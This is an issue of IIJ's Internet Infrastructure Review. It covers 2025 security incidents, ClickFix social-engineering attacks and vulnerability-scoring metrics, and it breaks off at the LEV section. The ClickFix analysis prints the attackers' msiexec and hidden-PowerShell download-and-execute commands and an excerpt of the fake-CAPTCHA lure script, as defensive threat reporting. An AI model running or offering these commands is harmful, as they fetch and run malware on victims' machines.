IIR

Internet
Infrastructure
Review

May.2026
Vol. 69

Periodic Observation Report

SOC Report

Focused Research (1)

Overview of PTP for High-Precision Time Synchronization and IIJ's Problem Solving —RPTP

Focused Research (2)

IP over DWDM

IIJ
Internet Initiative Japan

Internet Infrastructure Review

May 2026 Vol.69

Executive Summary

This year, MWC 2026 was held in Barcelona, Spain, again beginning on March 3. Although I was unable to attend in person, two key themes stood out to me as I was following the various news reports and online coverage of the event: AI-native networks and NTN (Non-Terrestrial Networks).

AI-native networks refers to a vision in which networks, which have so far been designed, managed, and operated by humans, are monitored in real time by AI systems that autonomously and continuously optimize them.

On the NTN front, advances in communications infrastructure based on low Earth orbit (LEO) satellites were a major talking point. SpaceX's Starlink announced Starlink Mobile, outlining plans to commercially deploy a direct-to-satellite communication service for smartphones. Amazon, meanwhile, announced plans to accelerate the rollout of its LEO satellite constellation (Amazon Leo), presenting a vision geared toward integrating it with its cloud services. My overall impression from MWC 2026 was that satellite communications have moved beyond the experimental stage and are beginning to take shape as a communications platform on par with terrestrial networks.

Amid these shifts in the environment surrounding Internet infrastructure, this issue of the IIR takes a look at IIJ's initiatives from three perspectives: security, time synchronization, and backbone networks.

Chapter 1 presents analyses focused on security trends observed by IIJ's SOC in 2025. While conventional threats such as DDoS attacks, phishing, and ransomware continue to have a serious impact, 2025 saw a sharp rise in social engineering attacks based on user-initiated actions, as exemplified by ClickFix. While efforts to address these threats progress, the number of publicly disclosed vulnerabilities has also been increasing in recent years, and vulnerabilities are increasingly being exploited immediately after, or even before, they are disclosed, making it harder to prioritize responses using conventional assessment metrics alone. This article presents practical findings from IIJ's SOC on how to identify and respond to high-risk events with limited resources, including with newer assessment metrics such as EPSS, LEV, and SSVC.

Chapter 2 covers PTP (Precision Time Protocol), a high-precision time synchronization technology. Time synchronization underpins service quality and safety in fields such as telecommunications, broadcasting, finance, and electric power. Conventional PTP, however, was designed on the assumption of private, stable networks, and that design choice has limited its applicability over public networks. This article first outlines the fundamentals of PTP and the challenges it brings, and then discusses IIJ's involvement in work on RPTP (Resilient PTP), presenting an approach that achieves practical levels of time synchronization accuracy over public networks.

Chapter 3 discusses the commercial deployment of IP over DWDM as part of the ongoing evolution of IIJ's backbone in the face of continued traffic growth. The article covers interoperability testing between vendors under the 400ZR standard and details on work to verify compatibility with existing infrastructure. While the commercial deployment of IP over DWDM at IIJ's new core site in Osaka brought various challenges to light, the overall finding was that it can be expected to deliver significant benefits in terms of cost reductions, shorter lead times, improved operational efficiency, and enhanced scalability.

This issue of the IIR covers pressing challenges facing Internet infrastructure technologies related to security, time synchronization, and backbone networks, along with initiatives being undertaken to address those challenges. Guided by our mission of supporting society through technology, we will continue build on our foundation of stable services and evolve to ensure we can meet the demands of this era of transformative change.

Naoshi Someya

Managing Executive Officer; Network Services Business Unit; Director, Cloud Division, IIJ
Mr. Someya joined IIJ in 1998 and was seconded shortly thereafter to IIJ Technology (which was merged into IIJ in 2010). At IIJ Technology, he was involved in the launch of the systems integration (SI) business and worked on building numerous Internet systems as well as providing consulting services. In 2016, he transferred to IIJ's Service Business Division, where he was responsible for medium-term strategy for the cloud business. In 2019, he became head of the cloud business. As of this fiscal year, he serves as editor-in-chief of the IIR, with his aim being to proactively deliver practical, cross-cutting technical insights from across IIJ to readers..

SOC Report

1.1 Introduction

IIJ launched the wizSafe security brand in 2016 and this year marks its 10th anniversary.

Since then, IIJ has continued working consistently to create an environment in which its customers can use the Internet safely. One of its activities in this regard is the regular dissemination of security-related information in blog format through wizSafe Security Signal[*1]. IIJ is also engaged in multifaceted security analysis, using its Data Analytics Platform,[*2] which aggregates security logs from IIJ services, in combination with threat intelligence that IIJ collects daily.

Section 1.2 of this report looks back at major security topics that arose in 2025 in calendar format. Section 1.3 then examines ClickFix, an attack technique that spread rapidly in 2025. Section 1.4 introduces vulnerability assessment metrics, which are becoming increasingly important for responding efficiently to the rapidly growing number of vulnerabilities, together with related initiatives of our SOC.

1.2 2025 Security Summary

Tables 1 and 2 show the security incidents that the SOC focused on from among those that rose to prominence in 2025.

*1 wizSafe Security Signal (https://wizsafe.iij.ad.jp/).

*2 Internet Infrastructure Review (IIR) Vol.38 (https://www.iij.ad.jp/en/dev/iir/038.html).

Table 1: Security Topic Calendar (January – May)

Month	Summary
January	**Multiple DDoS attacks at the start of the year** Several companies, including a telecommunications carrier, financial institutions, and a weather forecasting media outlet, disclosed that availability of their services had been impaired. All of these incidents are believed to have been caused by DDoS attacks.
February	**Unauthorized access to mobile carrier** A mobile carrier disclosed an incident in which third parties had used fraudulently obtained IDs and passwords to sign up for mobile numbers and use mobile communications services. In connection with this incident, more than 10 people, including junior and senior high school students, were arrested.
March	**Voice phishing impersonating financial institutions** It was reported that multiple companies had suffered losses due to fraudulent funds transfers caused by voice phishing fraud impersonating financial institutions. Calls using automated voice guidance were made to companies, and after following the instructions given, the victims are believed to have been directed to fake internet banking sites. In December, Japan's National Police Agency also issued a warning on the recurrence and rapid increase of unauthorized funds transfers caused by similar voice phishing activity.
April	**Unauthorized access to brokerages' online trading services** Japan's Financial Services Agency issued a warning on rapidly increasing damage from unauthorized access and unauthorized trading via brokerages' online trading services. The unauthorized access exploited customer information stolen via phishing sites masquerading as the websites of actual brokerages. Individuals involved were identified in some cases, leading to arrests.
April	**CVE (Common Vulnerabilities and Exposures) Program faces risk of contract termination** A leaked internal document from MITRE addressed to the CVE Board revealed that MITRE's contract with the US government concerning the CVE Program was due to end on April 16. On April 17, however, CISA (US Cybersecurity and Infrastructure Security Agency) announced that the contract had been extended.
April	**Customer information breach at Internet Initiative Japan Inc.** Internet Initiative Japan Inc. disclosed that some customer information had been leaked externally due to unauthorized access affecting IIJ Secure MX Service, an email security service for corporate customers. The unauthorized access used a zero-day attack exploiting an unknown vulnerability in third-party software used by the service. In connection with this incident, the company received administrative guidance from the Ministry of Internal Affairs and Communications.
May	**Smishing involving fake base stations** The Ministry of Internal Affairs and Communications issued a warning saying that mobile phone services in some urban areas were subject to interference from radio equipment suspected of being illegal radio stations (so-called fake base stations). This caused mobile phones to temporarily lose signal (go out of range), and users received suspicious text messages, including phishing messages.
May	**NIST publishes white paper proposing LEV** NIST published a white paper proposing LEV (Likely Exploited Vulnerabilities) as a new metric for assessing vulnerabilities. LEV is intended to complement weaknesses in existing metrics such as EPSS (Exploit Prediction Scoring System) and KEV (Known Exploited Vulnerabilities catalog).
May	**Domains related to Lumma Stealer seized in international joint operation** Several companies and law enforcement agencies, including Microsoft and Europol (European Union Agency for Law Enforcement Cooperation), announced that they had carried out an international joint operation to disrupt Lumma Stealer. Lumma Stealer is known as an information-stealing malware package sold under a Malware as a Service (MaaS) model.
May	**Japan promulgates laws relating to active cyber defense** Japan promulgated the Act on Strengthening Cyber Response Capabilities and the Act on the Development of Legislation for Strengthening Cyber Response Capabilities. These laws are designed to set up active cyber defenses centered on stronger public–private collaboration, the use of communications information, and access and neutralization measures. This enables the Japanese police and Self-Defense Forces to access servers related to cyberattacks and take neutralization measures to prevent serious harm from cyberattacks. Implementation is to proceed in stages running through end-2027.
May	**Europol's joint international Operation Endgame** Europol announced that as part of Operation Endgame, it had disabled malware distribution infrastructure used in ransomware attacks. In an operation over May 19–22, it took down some 300 servers and 650 domains, and some EUR 3.5 million in cryptocurrency was seized. In another operation carried out over November 10–13, Operation Endgame disrupted infrastructure related to information-stealing malware Rhadamanthys, the remote access tool VenomRAT, and the botnet Elysium.

Table 2: Security Topic Calendar (June – December)

Month	Summary
June	**NetScaler ADC and NetScaler Gateway vulnerability CitrixBleed 2** Cloud Software Group disclosed multiple vulnerabilities (CVE-2025-5349, CVE-2025-6543, CVE-2025-5777) in NetScaler ADC and NetScaler Gateway. Of these, CVE-2025-5777 came to be known as CitrixBleed 2 because of its similarity to a vulnerability found in 2023 (CVE-2023-4966) that is commonly known as CitrixBleed. Upon confirmation that it was being actively exploited, CitrixBleed 2 was added to the KEV catalog in July.
July	**NISC (National Center of Incident Readiness and Strategy for Cybersecurity) reorganized into NCO (National Cybersecurity Office)** Japan's NISC was reorganized to form a new body, the NCO. The NCO will be responsible for centrally and comprehensively coordinating policy in the field of cybersecurity so as to realize and advance active cyber defense and other initiatives. This organizational restructuring was laid out in the National Security Strategy approved by the Cabinet in December 2022.
July	**ToolShell, on-premises Microsoft SharePoint Server vulnerabilities** Microsoft disclosed multiple vulnerabilities (CVE-2025-49704, CVE-2025-49706, CVE-2025-53770, CVE-2025-53771) in its on-premises SharePoint Server. Attacks combining the identified vulnerabilities are collectively known as ToolShell. All of these vulnerabilities except CVE-2025-53771 are known to have been exploited in the wild and have been added to KEV.
July	**Eastwood, a joint international operation by Europol** Europol announced that it had carried out a joint international operation against pro-Russian hacktivist group NoName057(16). The joint operation, named Eastwood, involved Eurojust (the European Union Agency for Criminal Justice Cooperation) and law enforcement agencies from 12 countries. Europol said the operation's results included the disruption of infrastructure consisting of over 100 computers and the issuance of several arrest warrants (with two arrests already made).
August	**FeliCa vulnerability and Japan's Information Security Early Warning Partnership Guideline** Sony disclosed that of the IC chips used in its FeliCa contactless IC card technology, some of those shipped before 2017 contained a vulnerability that could allow data to be read or tampered with. Information on this vulnerability was disclosed through media reports without going through the disclosure process envisaged by Japan's Information Security Early Warning Partnership Guideline. In connection with this incident, METI and IPA requested that vulnerability information be handled in accordance with the guideline.
September	**Ransomware attack on beverage manufacturer group** A beverage manufacturer group disclosed that a ransomware infection had caused system failures and information leaks. This resulted in the outage of order-taking and shipping operations at domestic group companies as well as call center operations such as customer inquiry hotlines.
October	**NCO publishes common format for incident reporting in DDoS and ransomware cases** The NCO published common formats and examples that organizations affected by cyberattacks can use when submitting incident reports to government agencies in the case of DDoS and ransomware attacks[*3]. Amid rising reports of damage from cyberattacks, the standardization of incident report formats is intended to reduce the reporting burden on affected organizations and speed up the government's response. Since October 1, affected organizations have thus been able to report DDoS and ransomware incidents to government agencies in a standardized format, easing what had previously posed a very heavy reporting burden on affected organizations.
October	**End of Windows 10 support** Microsoft ended support for Windows 10. As a result, software updates, security patches, and technical support for that OS will no longer be available. For environments in which migration is not completed in time, users can receive security patches for a limited period through the ESU (Extended Security Updates) program.
October	**Ransomware attack on retailer engaged in online sales of office supplies etc.** A Japanese retailer engaged in online sales of office supplies and the like disclosed that a ransomware infection had resulted in system failures and information leaks. In this incident, the company's internal and logistics systems as well as an inquiry management system on an external cloud service are believed to have been compromised. The disruption of systems related to inbound and outbound operations at logistics centers had ripple effects, resulting in the suspension not only of the company's own site but logistics outsourcing services for other companies as well.
November	**Unauthorized login to chat tool at media organization** A media organization disclosed that information on employees, business partners, and others may have been leaked due to unauthorized logins to the Slack chat tool. The likely cause was malware infection on an employee's private PC, leading to unauthorized logins using stolen credentials.
December	**React2Shell, an RSC (React Server Components) vulnerability** Meta disclosed that RSC contained a vulnerability (CVE-2025-55182) that enables remote code execution without authentication. This vulnerability is known as React2Shell and was added to KEV as it is known to have been exploited in the wild.
December	**Malware distribution incident caused by tampering with EmEditor website** Emurasoft disclosed that the website for the EmEditor text editor had been tampered with. The tampering resulted in users being lured into downloading fake installers containing a malware loader. The tampering occurred multiple times, and the period of tampering and the path leading to the fake installers differed in each case.

*3 National Cybersecurity Office of Japan, "Cyber kogeki ni yoru higai hasseiji no inshidento hokoku yoshiki no toitsu ni tsuite" [On the Standardization of Incident Report Forms for Cyberattack-Related Damage] (https://www.cyber.go.jp/policy/group/cyber/yoshikiichigenka.html, in Japanese).

1.3 Observational Information: ClickFix

1.3.1 Overview of ClickFix

In 2025, attacks using a technique known as ClickFix spread rapidly, causing a major stir in the security industry. The technique also attracted public attention, being covered on social media and news programs.

ClickFix is a social engineering attack that skillfully guides users into executing commands themselves. A typical tactic involves displaying a screen on a website that mimics CAPTCHA authentication (a test to verify that the user is human) and having the user follow instructions on that screen to open the Run dialog, launch PowerShell from that dialog, and execute a command that downloads malware.

This technique was first observed in March 2024 in a malware distribution campaign known as ClearFake. The campaign displayed fake error messages and provided bogus steps for fixing the error to trick users into executing commands. Specifically, the user was first prompted to click a button labeled "Copy," which copied a malicious command to the clipboard. The user was then instructed to execute the copied command in Windows PowerShell, which would download malware. This tactic was named ClickFix in a report[*4] published by Proofpoint in June 2024, and this name subsequently gained broad currency.

Because ClickFix involves users executing commands themselves, it readily evades detection by security products. Phishing kits that make it easy to create sites with ClickFix functionality built in have also been released, so the stage has been set for attackers to easily use the technique. Against this backdrop, attacks using ClickFix spread, being employed in campaigns such as the Lumma Stealer distribution campaign[*5] and attacks by the APT group Lazarus[*6]. This trend is also evident in detection numbers, with an ESET report[*7] indicating a 517% increase in the number of detections from the second half of 2024 to the first half of 2025.

1.3.2 ClickFix Observations

IIJ's SOC has also detected attacks using ClickFix. Below, we present some actual cases that were detected and explain two ClickFix attack patterns.

First, let's look at the most common ClickFix attack pattern. The site detected in this case was disguised as a flea market site and was being accessed via a search engine. When a user visits the site, a fake CAPTCHA screen is displayed (Figure 1). Clicking the "I'm not a robot" checkbox causes a

Figure 1: Fake CAPTCHA Screen Displayed When Site is Accessed

*4 Proofpoint, "From Clipboard to Compromise: A PowerShell Self-Pwn" (https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn).
*5 CloudSEK, "Unmasking the Danger: Lumma Stealer Malware Exploits Fake CAPTCHA Pages" (https://www.cloudsek.com/blog/unmasking-the-danger-lumma-stealer-malware-exploits-fake-captcha-pages).
*6 Validin, "Lazarus APT: Techniques for Hunting Contagious Interview" (https://www.validin.com/blog/inoculating_contagious_interview_with_validin/).
*7 ESET, "ESET Threat Report H1 2025" (https://web-assets.eset.com/fileadmin/ESET/US/B2B_Resource_centre/reports/H1-2025_Threat-Report.pdf).

command to be copied to the clipboard, and the user is then redirected to the next screen (Figure 2). This screen contains instructions for executing the copied command. Specifically, the user is instructed to press Windows key + R to open the Run dialog, press Ctrl + V to paste the command, and press Enter to execute it. Following these instructions executes the command shown in Figure 3, which uses Windows Installer to retrieve and install an MSI file containing malware from a specified URL.

The screen shown here is displayed in Japanese. This is because, as shown in Figure 4, the attacker has prepared the text displayed on the fake CAPTCHA screen in multiple languages, including Japanese, with a mechanism that automatically switches languages to match the viewer's browser language settings.

Next, let's look at an attack that uses a technique called FileFix, a variant of ClickFix. FileFix uses File Explorer rather than the Run dialog to get the user to execute a command. File Explorer is more of an everyday feature for users than the Run dialog, and by using it, attackers may be intending to avoid arousing user suspicion about the action being performed.

The attack in question originated from a site within Japan. First, similar to the ClickFix pattern described above, a fake CAPTCHA screen is displayed, and when the user clicks the checkbox, the screen transitions to the one shown in Figure 5. The instructions given here differ from those in the previous case. First, the user is prompted to click a button labeled "Open File Explorer" to open File Explorer. The command shown in Figure 6 is copied at this point. Next, the user is instructed to press Ctrl + L to move the focus to the address bar, Ctrl + V to paste the command, and then Enter to execute it. This executes a PowerShell command, which retrieves a loader from a specified URL. The loader then downloads and executes the malware.

Figure 2: Screen Instructing User to Execute Commands

```
msiexec /i マルウェアのダウンロード元URL /qn
```

Figure 3: Command Copied to the Clipboard (ClickFix)




Figure 5: Screen Instructing User to Execute Commands


```
",steps:"验证",success:"成功。",verifyTitle:"为证明您不是机器人：",step1:"按住 Windows 键 <i class='fab fa-windows'></i> + <b>R</b>。",step2:"在验证窗口中按 <b>Ctrl</b> + <b>V</b>。",step3:"按 <b>Enter</b> 完成。",observe:"继续操作即表示您确认：",confirmLead:"我不是机器人 – reCAPTCHA 验证 ID：",final:"请完成以上步骤以完成验证。",verifyBtn:"验证",confidentiality:"保密",terms:"条款和条件",footer:"需要在继续之前检查您连接的安全性。"},
ja:{checking:"あなたが人間かどうか確認しています。数秒かかる場合があります。",verifyInstruction:"以下の操作を完了して、人間であることを確認してください。",verifying:"確認中…",notRobot:"私はロボットではありません",steps:"確認",success:"成功しました。",verifyTitle:"ロボットではないことを証明するために：",step1:"Windowsキー <i class='fab fa-windows'></i> + <b>R</b> を押し続けてください。",step2:"検証ウィンドウで <b>Ctrl</b> + <b>V</b> を押してください。",step3:"<b>Enter</b> を押して完了します。",observe:"続行すると、次を確認します：",confirmLead:"私はロボットではありません – reCAPTCHA 検証 ID: ",final:"上記の手順を実行して検証を完了してください。",verifyBtn:"確認する",confidentiality:"機密保持",terms:"利用規約",footer:"続行する前に接続のセキュリティを確認する必要があります。"},
ru:{checking:"Проверяем, что вы человек. Это может занять несколько секунд.",verifyInstruction:"Подтвердите, что вы человек, выполнив действие ниже.",verifying:"Проверка…",notRobot:"Я не робот",steps:"Проверка",success:"Успешно.",verifyTitle:"Чтобы доказать, что вы не робот:",
```


Figure 4: Implementation of Instruction Text Language-Switching (Excerpt)

In the case we detected, the attacker had inserted a comment containing a large number of extra spaces after the command in order to further lower the barrier to execution. As Figure 7 shows, the command portion of the copied string is thus hidden, with only the comment prompting the user to press Enter being visible in the address bar.

1.3.3 ClickFix Variants and Countermeasures

Multiple techniques that build on ClickFix beyond those covered here have been reported. For example, cases have been identified in which the shortcut key is replaced with one designed for macOS or Linux, thus targeting users of non-Windows OSes[*8][*9]. In November 2025, a technique called JackFix was also reported. This displays a fake Windows Update screen in full-screen mode and attempts to trick users into downloading malware by disguising the procedure as an update[*10]. Delivery vectors for ClickFix are also not limited to the web-browsing scenarios described here. Cases in which users are lured via links or files attached to email have also been observed.

What all of these techniques have in common is that they skillfully guide users into performing actions, including executing commands, without the users being aware of what they are doing. To get users to execute commands, attackers ask them to perform actions that would not normally be required. So if a website instructs you to perform actions or follow procedures that are out of the ordinary, it is important to first stop and take a breath and verify whether the requested actions are actually part of any legitimate procedure.

Countermeasures that can potentially be taken at the organization level include restricting access to command execution environments and monitoring suspicious communications and endpoint behavior. For example, on Windows endpoints that do not need to use PowerShell for business purposes, using Group Policy to restrict the use of PowerShell can increase the likelihood of preventing command execution via PowerShell even when a user follows an attacker's instructions. And where business requirements make it difficult to put restrictions on the command execution environment, or where additional measures are desired, using EDR and the like to monitor suspicious communications and endpoint behavior associated with command execution can enable early detection of anomalies and facilitate a rapid initial response to prevent the spread of damage.

```
powershell -NoP -W Hidden -C "iex (New-Object Net.WebClient).DownloadString('ローダのダウンロード元URL')"
```

Figure 6: Command Copied to the Clipboard (FileFix)

Figure 7: Command Displayed in the Address Bar

*8 Emsisoft, "ClickFix Malware on macOS" (https://www.emsisoft.com/en/blog/46942/clickfix-malware-on-macos/).
*9 BleepingComputer, "Hackers now testing ClickFix attacks against Linux targets" (https://www.bleepingcomputer.com/news/security/hackers-now-testing-clickfix-attacks-against-linux-targets/).
*10 Acronis Threat Research Unit, "Fake adult websites pop realistic Windows Update screen to deliver stealers via ClickFix" (https://www.acronis.com/en/tru/posts/fake-adult-websites-pop-realistic-windows-update-screen-to-deliver-stealers-via-clickfix/).

1.4 Exploring New Vulnerability Assessment Metrics

The number of publicly disclosed vulnerabilities has surged in recent years, making it difficult to remediate them all. The NVD provides information needed for assessing vulnerabilities, including CVSS-related data, but with delays in the NVD's analysis of vulnerabilities having become apparent, efforts to address vulnerabilities that rely on traditional approaches like CVSS are coming up against limits. Against this backdrop, the question of how to efficiently prioritize vulnerability responses has become key, and various vulnerability assessment metrics have been proposed. To facilitate the discussion in this section, the following subsections first outline the objectives and basic characteristics of major vulnerability assessment metrics.

1.4.1 Vulnerability Assessment Metrics

Vulnerability assessment metrics express the degree of risk posed by a vulnerability as a numerical value or a rating level based on criteria defined to capture characteristics such as severity, exploitability, and scope of impact. They are used to inform response decision-making and prioritization. The vulnerability assessment metrics discussed here assign a score or similar rating to each CVE-ID, an identifier used to uniquely identify publicly disclosed vulnerabilities.

■ CVSS

CVSS (Common Vulnerability Scoring System) was developed as an open industry standard for objectively and quantitatively assessing the severity of information system vulnerabilities, independent of any specific vendor or product. CVSS assesses information system vulnerabilities based on a predefined set of criteria (metrics) and assigns a numerical score representing severity. Severity scores range from 0.0 to 10.0, with higher values indicating greater severity. The scores can be mapped to severity levels such as Critical and High, providing one potential means of prioritizing vulnerability remediation activities. CVSS-related information is provided on the basis of scores assigned by vendors with authority to assign CVE-IDs and evaluations performed by NIST (the U.S. National Institute of Standards and Technology). Since version 1.0 was released in 2005, many organizations have used CVSS as a basis for prioritizing vulnerability remediation activities. For example, PCI DSS (Payment Card Industry Data Security Standard), a security standard established for the safe handling of credit card information, requires that vulnerabilities with a CVSS score of 4.0 or higher be resolved[*11]. But because CVSS represents the severity of the vulnerability itself rather than the risk it poses, prioritizing remediation on the basis of CVSS scores alone is not recommended[*12]. A number of studies

*11 Payment Card Industry Data Security Standards Council, "Payment Card Industry Data Security Standard" (https://docs-prv.pcisecuritystandards.org/PCI%20DSS/Standard/PCI-DSS-v4_0_1.pdf).

*12 FIRST, "2.2. CVSS Base Score (CVSS-B) Measures Severity, not Risk" (https://www.first.org/cvss/v4.0/user-guide#CVSS-Base-Score-CVSS-B-Measures-Severity-not-Risk).

*13 Allodi and Massacci, "Comparing Vulnerability Severity and Exploits Using Case-Control Studies" (https://dl.acm.org/doi/10.1145/2630069).

also indicate that prioritizing remediation solely on the basis of CVSS scores can be inefficient. For example, one study reports that remediating vulnerabilities solely because of high CVSS scores is equivalent to selecting and remediating vulnerabilities at random[*13]. In recent years, moreover, a high proportion of vulnerabilities are classified with a score of 7.0 or higher (severity of High or above), so prioritizing activities solely on the basis of CVSS scores may result in a large number of vulnerabilities requiring remediation. We compiled Figure 8 independently based on information published by the NVD; it shows that of the 48,185 vulnerabilities issued in 2025, 22,184 (46.0%) had a score of 7.0 or higher, and that the number of vulnerabilities has been increasing year by year[*14]. So if an organization's policy were to, say, remediate vulnerabilities with a CVSS score of 7.0 or higher (severity of High or above), this could increase the burden of prioritization and triage. And since the number of vulnerabilities has been trending upward over the years, such an approach can be expected to result in an increasing volume of vulnerabilities needing attention.

KEV

KEV (the Known Exploited Vulnerabilities Catalog) was created for the benefit of the cybersecurity community and network defenders, and to help organizations better manage vulnerabilities[*15]. KEV is a list of vulnerabilities confirmed to have been exploited in real-world attacks. It is published and maintained by CISA (the U.S. Cybersecurity and Infrastructure Security Agency). The universe of ordinary vulnerability information is extremely broad, and prioritizing and addressing every vulnerability is not realistic. KEV serves as an important indicator by filtering the vast pool of vulnerabilities for the most urgent ones, i.e., those already confirmed as being exploited, thus clarifying which vulnerabilities organizations should prioritize. Many organizations use it in managing vulnerabilities. Yet Cisco has reported that only a small percentage of known exploited vulnerabilities are listed in KEV, raising concerns about its comprehensiveness[*16]. For example, CVE-2016-7836 in SKYSEA Client View (enterprise client operations management software provided by Sky Corporation) had already been associated with attack activity as of December 22, 2016, but it was not added to KEV until October 14, 2025[*17].

EPSS

The EPSS (Exploit Prediction Scoring System) was created to assess the possibility of a vulnerability actually being exploited in the future. Specifically, it estimates the probability that a vulnerability will be exploited in a real-world cyberattack within the next 30 days. It is developed and




Figure 8: Bar Chart of Total No. of Vulnerabilities and Breakdown by Severity for 2021–2025

*14 In compiling this graph, we gave priority to severity ratings assessed by the NVD. Where multiple assessments existed, we used severity from the latest version. Cases for which no score existed were classified as "Not Scored."

*15 CISA, "Known Exploited Vulnerabilities Catalog" (https://www.cisa.gov/known-exploited-vulnerabilities-catalog).

*16 Cisco, "Prioritization to prediction, vol. 9" (https://www.cisco.com/c/dam/en/us/products/collateral/security/vulnerability-management/p2p-vulnerability-management-report.pdf).

*17 JPCERT/CC, "SKYSEA Client View no zeijaku-sei (CVE-2016-7836) ni kansuru chui kanki" [Alert on SKYSEA Client View Vulnerability (CVE-2016-7836)] (https://www.jpcert.or.jp/at/2016/at160051.html, in Japanese).

maintained by the organization FIRST, members of which include CSIRTs from government agencies, the private sector, educational institutions, and other bodies around the world. FIRST provides both an EPSS score, representing the probability that a vulnerability will be exploited within the next 30 days estimated by a machine-learning model, and a percentile, which converts that score into a relative ranking. According to the EPSS paper, EPSS uses a wide range of information, including CVSS metrics, the existence of publicly available exploit code, and whether exploitation activity has been observed in the wild by external sensor networks (Table 3). Information such as CVSS metrics, publicly available exploit code, and lists or websites that mention a CVE, including KEV, is used as the model input. Further, in Table 3, exploitation in the wild is marked with the word "labels," meaning it is used as the target variable (the labelled data used in training) and not as an input to the model at inference time. External sensor networks such as Fortinet and GreyNoise are used as information sources for this purpose. EPSS scores and percentiles are recalculated every day, so the values fluctuate daily as the latest vulnerability-related information is incorporated. EPSS is also updated irregularly through changes such as retraining of the machine-learning model used to generate the scores and the addition of new features. Most recently, EPSS was updated from version 3 to version 4 in March 2025.

As an example of how EPSS scores fluctuate, Figure 9 displays changes in the EPSS score for CVE-2025-3248, a vulnerability included in the AI development tool Langflow before version 1.3.0. Date is on the horizontal axis. On the vertical axis, the EPSS score represents the machine-learning-derived probability that the vulnerability will be exploited within the next 30 days, and the percentile indicates the proportion of vulnerabilities with EPSS scores lower than that of the vulnerability in question. The dashed red line indicates the date the vulnerability was added to KEV. In the rest of this section, we refer to figures plotting the change in EPSS scores over time as EPSS score graphs.

When the CVE was first issued, the score was low, but it rose sharply a few days later, and the vulnerability was added to KEV about a month later. In operations using EPSS, the basic approach is to set a threshold EPSS score and then determine how to handle vulnerabilities that exceed it. For example, under a policy of remediating vulnerabilities with an EPSS score of 0.6 or higher, CVE-2025-3248 could have been addressed before it was added to KEV. As this illustrates, EPSS is potentially useful as one of the factors used to inform the process of prioritizing vulnerability remediation activities.




Figure 9: EPSS Score and Percentile Over Time for CVE-2025-3248 in Langflow

Table 3: Information Sources Used by EPSS (Source: Jacobs et al. (2023), Table 1[*18])

Description	# of variables	Type	Sources
Exploitation activity in the wild (labels)	1 (with dates)	Binary	Fortinet, AlienVault, Shadowserver, GreyNoise
Publicly available exploit code	3	Binary	Exploit-DB, GitHub, MetaSploit
CVE mentioned on list or website	3	Binary	CISA KEV, Google Project Zero, Trend Micro ZDI
Social media	3	Numeric	Mentions/discussion on Twitter
Offensive security tools and scanners	4	Binary	Intrigue, sn1per, jaeles, nuclei
References with labels	17	Numeric	MITRE CVE List, NVD
Keyword description of vulnerability	147	Binary	Text description in MITRE CVE List
CVSS metrics	15	One-Hot	National Vulnerability Database (NVD)
CWE	188	Binary	National Vulnerability Database (NVD)
Vendor labels	1,096	Binary	National Vulnerability Database (NVD)
Age of the vulnerability	1	Numeric	Days since CVE published in MITRE CVE list

*18 Jacobs et al., "Enhancing Vulnerability Prioritization: Data-Driven Exploit Predictions with Community-Driven Insights" (https://arxiv.org/abs/2302.14172).

However, as there is no official compilation of case studies on EPSS adoption and use, organizations must each set their own score threshold for determining the vulnerability response. Where the line is drawn depends on the organization, and there is no clear standard[*19]. With CVSS, for example, it is easy to set a criterion such as vulnerabilities rated High or above, and with KEV, vulnerabilities added to the list. But with EPSS, organizations must choose some threshold value between 0 and 1. Moreover, each organization must also consider how much confidence it can place in the threshold it sets. Also, because EPSS scores are produced by a machine-learning model and the datasets, trained models, and source code used for that machine learning have not been made public, the resulting scores have very little explainability[*20]. So it is not possible to determine exactly why a score is high or low; one can only speculate as to why that might be the case.

LEV

